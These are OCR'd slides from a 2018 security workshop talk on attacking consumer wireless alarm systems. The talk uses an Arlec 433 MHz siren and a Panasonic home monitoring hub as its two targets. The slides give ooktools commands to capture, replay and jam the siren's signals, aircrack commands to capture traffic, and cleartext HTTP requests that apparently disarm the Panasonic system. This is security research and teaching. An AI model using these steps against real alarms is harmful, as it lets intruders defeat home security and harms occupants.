Breaking wireless security systems

William McCann
Mercury ISS

IEEE TENSYMP 2018 Workshop

Overview

1. an overview of the talk
2. Wireless security concepts
3. Two targets for evaluation

William McCann

Consultant, Mercury ISS

Penetration Tester

13 years in Australian Army

Electronic Warfare and Cyber

mccannwj

https://wjmccann.github.io

What's driven this talk?

Convergence of the digital & physical world


We don't analyse stuff to the depth we should

The (in)security of IOT

A few wireless [security] concepts

Definition of wireless


Wireless communication is any form of communication transfer between two points that are not physically connected.



Radiofrequency spectrum

Managed by ACMA


We’ll be playing in the ISM bands where most devices live.



Attacks we can do

- Capture
- Direction find
- Replay
- Impersonate
- Deny

Hardware/kit for wireless security testing



1st target

Arlec external siren


Model number DA202-1

Operates between 433-435 MHZ


About $80 from Bunnings

Apparently provides protection?

High level overview




How do we attack?



Tools required

Applications:


```
sudo apt get gqrx audacity
python-usb rfcat

pip install ooktools
```



Part 1: recon

We need to identify the frequency the remote and sensors are transmitting & receiving on.


GQRX will assist



Part 2: record and analyse

Record what's being transmitted and analyse in audacity

This is what we call on off keying




Other tools- rtl_433

https://github.com/merbanan/rtl_433

This allows us to demodulate what's being sent.

Look at the difference between arm & disarm.




An easier way to identify | record | analyse

Ooktools comes with a similar set of tools that can be used in concert with gqrx/audacity

Commands:

```
ooktools signal search -S 434000000 -E 434100000 -i 10000
```

```
ooktools signal record -D ./arlec_202 -F 434059000 -f 1000
```




Replaying

Using ooktools, we can record & replay the signal

Typically need to record several requests

```
ooktools signal record -D ./arlec_202 -F 434060000 -
f 100 -b 9600
```

```
ooktools signal play -S ./arlec_202
```



Jamming

Jamming is another option available to us...

```
ooktools signal jam -F <freq>
```

```
v1.3
On-off keying tools for your SD-arrrR
https://github.com/leonjza/ooktools

Usage: ooktools signal jam [OPTIONS]

  Jam a frequency by just sending noise.

Options:
  -F, --frequency INTEGER  Frequency to use.  [default: 433920000]
  -D, --data HEXSTRING     Data to use in the jam.
  -b, --baud INTEGER       Baud rate to use.  [default: 4800]
  -m, --maxpower           Set the radio to max output power.
  --help                   Show this message and exit.
root@kali:~# ooktools signal jam -F
```

2nd target

Home monitoring & security system

Panasonic KX-HNB600AZ *(Our attacks will be based off issues discovered in the KK-HNB600)*


Retails for $200 from costco

Designed as a home alarm system

The system communicates to individual devices over DECT

The hub acts as a bridge

An overview



Step 1- 802.11 traffic capture

Look for the network “internet” and conduct a wireshark capture of the network. This can be done through the aircrack suite.

```
airmon-ng start wlan0

airodump-ng wlan0mon
```

Step 2- traffic analysis

Go through the wireshark captures

All requests are sent in clear text & without auth (except SIP number)

SIP number…

```
POST /cgi-bin/devm_request.cgi HTTP/1.1
Host: 10.0.0.218
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 79
Accept-Language: en-au
Accept: application/json
Connection: close
User-Agent: PsnCpbdSwdgHomenetwork/91 CFNetwork/758.5.3 Darwin/15.6.0

sipnum=ca3d[redacted]1b&request={"inHouse":true,"request":202,"data":{"armMode":0}}
```

```
POST /cgi-bin/devm_request.cgi HTTP/1.1
Host: 10.0.0.218
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 205
Accept-Language: en-au
Accept: application/json
Connection: close
User-Agent: PsnCpbdSwdgHomenetwork/91 CFNetwork/758.5.3 Darwin/15.6.0

sipnum=[redacted]&request={"inHouse":true,"request":302,"data":{"videoPort":52051,"
camera":{"deviceNo":1,"deviceKind":2},"IPAddress":"10.0.0.217","soundPort":52052,"isM
ultiCamera":false,"cameraSpeed":0}}
```

Other attacks?

Using the portapack, it is possible to capture/analyse or jam DECT?

Whats next?

These systems are “mutually supporting”

Understand their role/context and what these issues actually mean

Conclusion

This is an intro into breaking wireless systems that have a security function

You should have a appreciation of how to conduct jamming, replaying & capturing wireless signals in COTS security products.

Questions?

E: info@mercuryiss.com.au